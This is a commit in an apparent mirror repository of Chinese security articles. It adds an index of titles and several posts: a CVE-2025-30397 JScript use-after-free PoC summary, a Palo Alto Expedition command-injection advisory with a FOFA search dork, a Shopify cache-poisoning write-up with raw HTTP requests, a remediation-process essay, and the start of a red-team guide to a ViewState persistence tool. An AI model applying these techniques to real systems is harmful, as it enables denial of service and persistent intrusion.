mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
工具 | exploitdb、微步情报局发现DataEase存在多个高危漏洞,可实现RCE、工具集:sqlmap Xplus 【基于 sqlmap,对经典的数据库注入漏洞利用工具进行二开】、基于反序列化漏洞,通过 Sharp4ViewStateShell 执行命令实现权限维持、PaloAlto-Expedition OS命令注入漏洞 (CVE-2025-0107)、【$3,800】Shopify 缓存中毒导致DoS漏洞披露、2025年离大谱的CVE-2011-10007、企业内部安全漏洞修复流程的建立与思考(其三)、小米:车联网安全漏洞挖掘、CVE-2025-30397 PoC、记某众测Fastjson<=1.2.68反序列化RCE过程、谷歌称黑客利用修改版Salesforce应用窃取数据并勒索公司、
This commit is contained in:
 test committed
1 parent
f222727178
commit
67111318d6
13 files changed
+1118
-76
No files matched your search
@@ -14866,5 +14866,17 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860668&idx=1&sn=197d36812e146c81964457d9a5c735c1": "两条命令搞定!Kali原生集成GVM漏洞扫描器,比Docker省5GB空间",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247493320&idx=1&sn=23fa59fe6fd3f2dbea3de0de22cd73bb": "漏洞预警 | Elber身份认证绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649795343&idx=2&sn=4b0bfdc266245ab37bf0d6d95de25dc5": "Wireshark 漏洞可通过恶意数据包注入发起 DoS 攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247493320&idx=2&sn=ea00e80355de429de0124a3d84554ccf": "漏洞预警 | 智邦国际ERP SQL注入漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247493320&idx=2&sn=ea00e80355de429de0124a3d84554ccf": "漏洞预警 | 智邦国际ERP SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247493320&idx=4&sn=42c264664f00292c9dec894a64c2167a": "工具 | exploitdb",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5MTc3ODY4Mw==&mid=2247507774&idx=1&sn=d12eb0b53d048871be85e2a2f8db6bf4": "微步情报局发现DataEase存在多个高危漏洞,可实现RCE",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjY1ODE5Mg==&mid=2247486151&idx=1&sn=ca31a24918b75ea9220a2ee821b6614d": "工具集:sqlmap Xplus 【基于 sqlmap,对经典的数据库注入漏洞利用工具进行二开】",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247499819&idx=3&sn=9c87e28e0dfd967b2d7ae0af1d1eef28": "基于反序列化漏洞,通过 Sharp4ViewStateShell 执行命令实现权限维持",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247491712&idx=1&sn=fcd7654701a537eecd4c655d43ada5cf": "PaloAlto-Expedition OS命令注入漏洞 (CVE-2025-0107)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5Mzc4MzUzMQ==&mid=2650261279&idx=1&sn=3aef26c9a656d2adf263b8aad5a02852": "【$3,800】Shopify 缓存中毒导致DoS漏洞披露",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzMjQyMDE3Ng==&mid=2247488361&idx=1&sn=c11476376033a528ae2ce25bf94c52eb": "2025年离大谱的CVE-2011-10007",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2MzY1NjU3Ng==&mid=2247485931&idx=1&sn=7fee859148e33e1eaf8fc15cbb996402": "企业内部安全漏洞修复流程的建立与思考(其三)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2MDk1Nzg2MQ==&mid=2247624932&idx=1&sn=6f75bcca06219e491efdcf1420264980": "小米:车联网安全漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5Mzc4MzUzMQ==&mid=2650261279&idx=2&sn=34a64379d3eb92a135403a71c42b4635": "CVE-2025-30397 PoC",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247497365&idx=1&sn=4ec899e26e1e52c198d80c9cacdd1184": "记某众测Fastjson<=1.2.68反序列化RCE过程",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0MjE2Mjk3Ng==&mid=2247489196&idx=2&sn=c6590cb7a9b28def433bd6e8ff26eeb5": "谷歌称黑客利用修改版Salesforce应用窃取数据并勒索公司"
|
||||
}
|
||||
@@ -0,0 +1,14 @@
|
||||
# 2025年离大谱的CVE-2011-10007
|
||||
原创 hys 青衣十三楼飞花堂 2025-06-06 01:37
|
||||
|
||||
https://www.openwall.com/lists/oss-security/2025/06/05/4
|
||||
|
||||
Timeline
|
||||
|
||||
2011-01-04: A bug was reported by Kevin Ryde to the upstream RT bugtracker described as "grep() can truncate files".
|
||||
|
||||
2025-06-04: CPANSec became aware of the bug and started triage. Code execution impact was confirmed, a patch was made, and the author, the distros list and additional downstream vendors were notified.
|
||||
|
||||
2011年上报的BUG,十四年后,说,我们修了,还根据
|
||||
上报时间分配了一个CVE。
|
||||
|
||||
@@ -0,0 +1,26 @@
|
||||
# CVE-2025-30397 PoC
|
||||
骨哥说事 骨哥说事 2025-06-06 02:58
|
||||
|
||||
<table><tbody><tr><td data-colwidth="557" width="557" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph="" style="white-space: normal;outline: 0px;max-width: 100%;font-family: -apple-system, system-ui, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;background-color: rgb(255, 255, 255);box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="color: rgb(255, 0, 0);"><strong><span style="font-size: 15px;"><span leaf="">声明:</span></span></strong></span><span style="font-size: 15px;"></span></span></strong><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="font-size: 15px;"><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。</span></span></span></h1></td></tr></tbody></table>#
|
||||
|
||||
#
|
||||
|
||||
****# 防走失:https://gugesay.com/
|
||||
|
||||
********
|
||||
**通过 JScript.dll 中的 Use-After-Free 实现 RCE(CVE-2025-30397)**
|
||||
# 漏洞描述
|
||||
|
||||
该漏洞允许通过堆喷技术利用内存损坏来实现远程代码执行(RCE), POC通过Internet Explorer 11在受影响的系统上证明了Calc.exe的执行。
|
||||
|
||||
PoC 利用了由旧版 JScript 引擎中对象引用管理不当引起的 Use-After-Free 漏洞,当通过精心制作的HTML页面触发时,漏洞允许攻击者破坏内存并实现远程代码执行。
|
||||
|
||||
该利用使用堆喷射将 ShellCode 放置在内存中,最终在运行 Windows Server 2025 和 Internet Explorer 11 的易受攻击系统上弹出计算器,这证明了漏洞的影响,并证实了在实际条件下的可利用性。
|
||||
|
||||
https://github.com/mbanyamer/CVE-2025-30397---Windows-Server-2025-JScript-RCE-Use-After-Free-
|
||||
|
||||
- END -
|
||||
|
||||
|
||||
**感谢阅读,如果觉得还不错的话,欢迎分享给更多喜爱的朋友~**
|
||||
|
||||
@@ -0,0 +1,112 @@
|
||||
# PaloAlto-Expedition OS命令注入漏洞 (CVE-2025-0107)
|
||||
Superhero Nday Poc 2025-06-06 03:00
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
Palo Alto Networks Expedition 中存在一个作系统命令注入漏洞,未经身份验证的攻击者可利用该漏洞,以 Expedition 中的 www-data 用户身份运行任意作系统命令,从而导致运行 PAN-OS 软件的防火墙的用户名、明文密码、设备配置和设备 API 密钥泄露。
|
||||
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
FOFA:
|
||||
```
|
||||
title="Expedition Project"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
xray
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、
|
||||
升级至1.2.101及更新版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||
【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现
|
||||
· 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 资源内容
|
||||
|
||||
▫️ 整合全网公开
|
||||
1day/Nday
|
||||
漏洞POC详情
|
||||
|
||||
▫️ 适配Xray/Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 更新计划
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 适用场景
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗
|
||||
▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ 声明:仅限合法授权测试,严禁违规使用!
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,65 @@
|
||||
# 【$3,800】Shopify 缓存中毒导致DoS漏洞披露
|
||||
原创 骨哥说事 骨哥说事 2025-06-06 02:58
|
||||
|
||||
<table><tbody><tr><td data-colwidth="557" width="557" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph="" style="white-space: normal;outline: 0px;max-width: 100%;font-family: -apple-system, system-ui, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;background-color: rgb(255, 255, 255);box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="color: rgb(255, 0, 0);"><strong><span style="font-size: 15px;"><span leaf="">声明:</span></span></strong></span><span style="font-size: 15px;"></span></span></strong><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="font-size: 15px;"><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。</span></span></span></h1></td></tr></tbody></table>#
|
||||
|
||||
#
|
||||
|
||||
****# 防走失:https://gugesay.com/archives/4425
|
||||
|
||||
******不想错过任何消息?设置星标****↓ ↓ ↓**
|
||||
****
|
||||
#
|
||||
|
||||
|
||||
|
||||
|
||||
# 概要
|
||||
|
||||
白帽子在 Shopify 的 CDN 域名上发现了一处 Web 缓存投毒漏洞,其中缓存服务器将反斜杠和正斜杠视为等效,而源服务器对包含反斜杠的路径返回 404 错误。
|
||||
|
||||
这种差异允许攻击者使用反斜杠而不是正斜杠发送请求,导致 404 错误被缓存并用于合法请求,从而创建了一个可能导致多个 Shopify 服务受影响的拒绝服务条件。该漏洞通过在所有受影响的 CDN 域名上实施一致的路径处理得到了修复。
|
||||
# 复现步骤
|
||||
1. 打开 cdn.shopify.com 上托管的任意文件(例如:https://cdn.shopify.com/static/javascripts/vendor/bugsnag.v7.4.0.min.js
|
||||
),并使用 Burp Suite 拦截该请求:
|
||||
|
||||
```
|
||||
GET /static/javascripts/vendor/bugsnag.v7.4.0.min.js HTTP/1.1Host: cdn.shopify.comConnection: closeUpgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9
|
||||
```
|
||||
1. 为了使该请求返回 404 错误,首先将 URL 中的斜杠替换为反斜杠
|
||||
|
||||
1. 在进行任何测试之前,须在 URL 末尾添加一个缓存破坏器查询参数,以防止对使用该网站的所有用户造成拒绝服务攻击。(例如,在 URL 末尾添加?cachebuster={随机值}
|
||||
),新的请求如下:
|
||||
|
||||
```
|
||||
GET /static\javascripts\vendor\bugsnag.v7.4.0.min.js?cachebuster=123 HTTP/1.1Host: cdn.shopify.comConnection: closeUpgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9
|
||||
```
|
||||
1. 发送此之前的请求将返回 404,并且将具有与 https://cdn.shopify.com/static/javascripts/vendor/bugsnag.v7.4.0.min.js?cachebuster=123
|
||||
相同的缓存键
|
||||
|
||||

|
||||
|
||||
1. 为了缓存该响应,需要在 Burp Repeater 中多次发送损坏请求,或者使用 Burp Intruder 来持续缓存错误页面
|
||||
|
||||
1. 现在,尝试在浏览器中打开 https://cdn.shopify.com/static/javascripts/vendor/bugsnag.v7.4.0.min.js?cachebuster=123
|
||||
,将显示为 404 错误页面,而不是 javascript 文件
|
||||
|
||||

|
||||
|
||||
|
||||
同样的漏洞也适用于 shopify-assets.shopifycdn.com,该域名会被其他 Shopify 网站如 accounts.shopify.com 使用。
|
||||
# 赏金结算
|
||||
|
||||

|
||||
|
||||
报告原文:https://hackerone.com/reports/1695604
|
||||
|
||||
- END -
|
||||
|
||||
**加入星球,随时交流:**
|
||||
|
||||
**********(会员统一定价):128元/年(0.35元/天)******
|
||||
|
||||
|
||||
**感谢阅读,如果觉得还不错的话,欢迎分享给更多喜爱的朋友~**
|
||||
|
||||
@@ -0,0 +1,62 @@
|
||||
# 企业内部安全漏洞修复流程的建立与思考(其三)
|
||||
云下信安 2025-06-06 04:11
|
||||
|
||||

|
||||
|
||||
|
||||
最近因为护网的工作原因比较忙,再加上一些其他事情,更新下来了,现在忙里偷闲,继续针对漏洞的事情,进行分享。
|
||||
## 3.漏洞修复具体方案
|
||||
### 3.1补丁修复
|
||||
|
||||
笔者这里主要接触到的漏洞修复方案主要是涉及补丁修复、代码修复和提高相关网络措施或其他进行调整。(组件替代和系统关停、下线笔者这里认为偏向于业务侧或监管侧,并非是漏洞修复方面的主要职责),主要注意如下情况:
|
||||
|
||||
1.升级包/补丁包等的来源安全性
|
||||
|
||||
2.升级/补丁之后的兼容性(包括技术上的兼容和业务上的无感知)
|
||||
|
||||
3.是否为正常渠道获取的补丁(涉及到维保、合规等)
|
||||
|
||||
4.升级/补丁安装后是否能真正意义上的修复漏洞
|
||||
|
||||
针对这几点其实其他修复方案也有或多或少的涉及,后续在注意事项中分析。
|
||||
### 3.2 代码修复
|
||||
|
||||
代码修复一般主要针对逻辑类漏洞,如暴力破解、越权等,这类主要是由开发部门进行评估修复,这里主要是涉及到一些采购、漏洞修复情况、业务影响等,主要如下:
|
||||
|
||||
1.在修复逻辑漏洞时,需要采购额外的组件,如短信验证码、滑块验证码、认证机制等,需要进行采购、适配等,这个时候的修复周期会较长。
|
||||
|
||||
2.修复时需要确定是否修复成功(举例:sql注入时,不单单是过滤等,业务允许的情况下还需要进行预编译),这个时候需要开发人员针对漏洞的修复有前瞻性,并且要和安全部门的人员保持好有效的修复沟通机制。
|
||||
|
||||
3.逻辑漏洞修复后是否会对业务造成影响,是否对业务无感知。
|
||||
|
||||
这里附一下逻辑漏洞的修复方案。
|
||||
```
|
||||
```
|
||||
|
||||

|
||||
|
||||
### 3.3 临时规避措施
|
||||
|
||||
在很多时候,比如单位有关于漏洞处置有时间要求的情况下(高危一天、中危五天等),具体操作时可能存在滞后性,这个时候更多的是增加临时规避措施,例如增加WAF规则、配置调整等。
|
||||
|
||||
最常见的就是通过WAF、EDR、HIDS这些可以进行拦截的安全设备,进行相关策略的添加,例如关键字、可疑路径、相关特征值等,但是在添加时需要注意。
|
||||
|
||||
1.相关网络设备的过略/防护的支持力度是否有那么高
|
||||
|
||||
2.是否会对正常的业务造成影响
|
||||
|
||||
3.规则是否生效
|
||||
### 3.4 注意事项
|
||||
|
||||
针对上述三点修复时,具体实施时需要注意如下事项。
|
||||
|
||||
1.首先,相关升级/补丁包在进入测试环境、生产环境时要进行严格的管控,说明相关的来源(最好是官方或者维保合同要求)、文件md5值、文件查杀情况,最好可以的话附上相关沙箱报告,确保补丁文件的安全可控。
|
||||
|
||||
2.在涉及到具体修复时,无论是逻辑漏洞,还是组件漏洞,在修复之前,一定要评估漏洞影响性,是否会对系统或环境造成巨大影响(例如:jdk版本升级、mysql替代等),在该类漏洞修复时,就需要额外的流程,针对开发部门、安全部门、运维部门等进行交流、沟通,对升级/修复方案进行评审,做预案,同时联系业务侧,在测试环境进行严格的业务测试(注:业务测试相关细节在其五中阐述)。
|
||||
|
||||
3.漏洞修复完成后,需要进行复测,根据单位的现有环境,由安全部门牵头,对修复的组件、系统、服务器进行验证,验证是否修复漏洞、组件版本是否升级,做好相关台账和记录,后续在上生产环境时,需要安全部门针对修复的漏洞进行一定程度的背书。
|
||||
|
||||
4.在涉及到漏洞修复可能会对业务造成影响时(举例:jdk版本升级、mysql替代等),笔者觉得,应该以技术部门的视角进行看待,技术部门(包括开发、运维和安全)应保持相关的底线,即解决事情的角度进行分析,相关讨论会时,做好预案,最好不要把这个漏洞修不修的权利交由业务部门,这样很多漏洞尤其是重要漏洞的修复无法推进下去,当然,这要看具体部门的领导的态度。
|
||||
|
||||
5.临时规避措施这块,需要对设备定期巡检,一些WAF、防火墙的封禁策略有极限(比如上限一万条),这个时候需要定期清理已修复的安全规则等,做好设备规则库可用的冗余。
|
||||
|
||||
@@ -0,0 +1,176 @@
|
||||
# 基于反序列化漏洞,通过 Sharp4ViewStateShell 执行命令实现权限维持
|
||||
原创 专攻.NET安全的 dotNet安全矩阵 2025-06-06 02:37
|
||||
|
||||

|
||||
|
||||
在红队中持久化访问权限是关键环节之一,Sharp4ViewStateShell.exe
|
||||
是一款专门为.NET Web站点设计的权限维持工具,其核心思想是通过配置自定义的 MachineKey
|
||||
,结合 .NET 的 ViewState 反序列化漏洞,实现远程命令执行并维持访问权限。本文将详细讲解该工具的使用方式及其利用链流程,帮助红队人员快速完成权限维持操作。
|
||||
|
||||
**01. 工具基本介绍**
|
||||
|
||||
|
||||
|
||||
Sharp4ViewStateShell.exe自动修改 .NET 的 web.config
|
||||
文件,插入自定义 MachineKey
|
||||
,用于后续利用 ViewState 反序列化漏洞实现远程命令执行。
|
||||
|
||||

|
||||
|
||||
**02. 工具实战用法**
|
||||
|
||||
|
||||
|
||||

一键运行 Sharp4ViewStateShell.exe
|
||||
修改目标站点的 web.config,直接运行 Sharp4ViewStateShell.exe,无需任何参数。
|
||||
|
||||
```
|
||||
